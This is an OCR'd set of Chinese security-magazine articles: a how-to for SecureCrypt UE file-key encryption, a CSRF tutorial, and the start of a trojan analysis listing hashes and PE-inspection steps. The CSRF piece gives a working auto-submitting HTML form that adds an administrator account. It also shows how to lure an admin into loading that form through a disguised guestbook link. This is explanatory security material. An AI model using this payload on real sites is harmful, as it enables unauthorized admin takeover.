SecureCrypt UE的特点是允许将任意类型的文件作为加密的密钥，不管是加密还是解密，都依靠该密钥进行。这样您只需保管好对应的密钥文件，就可以万事大吉了。这种加密技术的最大特点是让您摆脱了对密码的依赖。在SecureCrypt UE主窗口（如图1）中点击“Encrypt or Decrypt”按钮，在加密方式面板中点击“File Key”按钮，选择需要加密的文件。之后按照提示选择对应的密钥文件，密钥文件可以是任意类型的文件（例如图片，音频，文档，视频等）。然后SecureCrypt UE就以该密钥文件为依据，对目标文件进行高强度加密处理。




图1




图2

有趣的是，加密后的文件其名称和类型没有任何改变，从表面上看起来没有发生任何变化。但实际上，文件的内容已经被彻底加密了。当别人试图打开加密后的文件时，要么看到一大堆谁也无法理解的数据，要么根本就无法打开。当需要对加密文件进行解密时，在SecureCrypt UE中点击“Encrypt or Decrypt”按钮，在弹出面板中点击“File Key”按钮，按照提示依次选择加密文件和密钥文件，就可以执行解密操作，恢复加密文件的原始面貌了。可以看到，加密和解密的操作步骤基本相同。（如图2）当然，SecureCrypt UE也提供了常规密码加密方式，只需在SecureCrypt UE主窗口中点击“Encrypt or Decrypt”按钮，在弹出面板中点击“Pawssword key”按钮，选择目标文件并输入密码，即可完成常规的加密操作。解密的方式也与之完全相同，即选择加密文件，输入密码，就可以得到原始文件了。

CSRF小计

菲哥哥 or 菲

CSRF（Cross-site request forgery跨站请求伪造，也被称成为“one click attack”或者session riding，通常缩写为CSRF或者XSRF，是一种对网站的恶意利用）。

攻击通过在授权用户访问的页面中包含链接或者脚本的方式工作。

例如：一个网站用户Bob可能正在浏览聊天论坛，而同时另一个用户Alice也在此论坛中，并且后者刚刚发布了一个具有Bob银行链接的图片消 息。设想一下，Alice编写了一个在Bob的银行站点上进行取款的form提交的链接，并将此链接作为图片tag。如果Bob的银行在cookie中保存他的授权信息，并且此cookie没有过期，那么当Bob的浏览器尝试装载图片时将提交这个取款form和他的cookie，这样在没经Bob同意的情况下便授权了这次事务。

下面以一个实例来演示一下可能会更直观，大致过程就是：利用管理员身份提交一次添加账户请求。怎么进入后台，我用常规的技术就行。不是重点不多罗嗦了。添加一个账户为“feihacker”密码为“123456”的管理员账户。然后抓包。如图1。




图1

现在要做的就是在前台找个支持HTML留言的地方贴上咱们自己构造的添加用户请求的url，让管理员在后台查看的时候神不知鬼不觉添加一个管理员账户。

以下是我根据抓包编写的一段自动提交请求的html代码：

```
<html>
<head></head>
<title></title>
<body onLoad=javascript:document.form.submit()>
<form action="http://xxx.nxx.cn/admin/admin_add_save.asp?action=add" method="POST" name="form">
<!-- Change default system Passwords to "shpek" without authentication and verification -->
<input type="hidden" name="username" value="hacker">
<input type="hidden" name="password" value="fei">
</form>
</body>
</html>
```

这段代码很简单，在加载的时候执行一次请求，添加一个账号为“hacker”密码为“fei”的管理员。

```
<input type="hidden" name="username" value="hacker">
<input type="hidden" name="password" value="fei">
```




图2

上面input的标签name要和抓包的参数一样，不然是不会成功的。我把这段代码保存成X.HTML上传到远程服务器。在留言板写成<A>标签的形式。在管理查看的时候点击就会添加账户。<a>标签代码为“管理员你小时候照片呵呵。。。。”

然后在前台留言的地方贴上这段代码然后确定。如图2。

现在我们在去后台查看这条留言，看是否能添加账

户，图3为我发表的留言。




图3

在管理员点击《a》标签的时候就会添加账户，点击下试试。添加成功如图4。

CSRF其实很容易理解，就是欺骗高权限用户执行我们事先准备好的代码来达到目的。



图4

对一个未知病毒行为的分析（上）

Gsafer0011

事情的起因是：我上QQ的时候有人给我发了一个文件。我一看体积十分的小，我问他是什么他说是个外挂，当时我心里就知道是病毒了，但是我没有拒收根据我的经验一般用QQ发的，大多都是QQ盗号木马都带有大量的信息例如发件箱地址、收件地址等等，要是能得到邮箱的密码那就太好了！（邪恶ing中！）

分析病毒是十分危险的工作所以一定要在虚拟的环境下进行，以保证你的安全和病毒分析结果的准确性。但是有些病毒有会检测运行的使用环境，如果发现在虚拟环境下运行则删除自身更有甚者用SMC补丁技术把自己“整容”成一个只会“Hello world!”的良民！当我们没有能力清除这些陷阱时，就只能在本地构建分析环境。

分析病毒首先要收集一下信息该文件的各项校验和分别为MD5:f6dbf8c946e807d13408ebfbdf08e78b。




图1

SHA1:f7dce8b1255340a264f7dab2130d79b6a50e1576

CRC32:d8abafa8（可以用”Hash 1.4”这个文件校验工具来计算）这些信息在分析的过程当中是非常重要的！因为现在的病毒几乎没有一个文件是“单打独斗”，所以校验文件的各项校验值十分必要的。然后在用PEID 0.95查壳，虽然PEID查壳经常不准确，但是可以知道是否加壳了没有和是否有文件自校验。然后用LoadPE载入看一下输入表有两个重要的信息：

1.可以肯定绝不会是盗号木马！因为盗号木马的ws_32.dll不需要封装这么多函数，所以我猜测可能是远控类的木马！

2.PEID查壳时有附加数据，而在IAT中有MFC42.DLL所以我可以推断该程序可能为visual c++ 6.0 MFC编写。基本信息就收集完了把样本载入IDA Pro中等待IDA把样本分析完毕，我们来看一下它的结构相当的简单（见图1、2）。

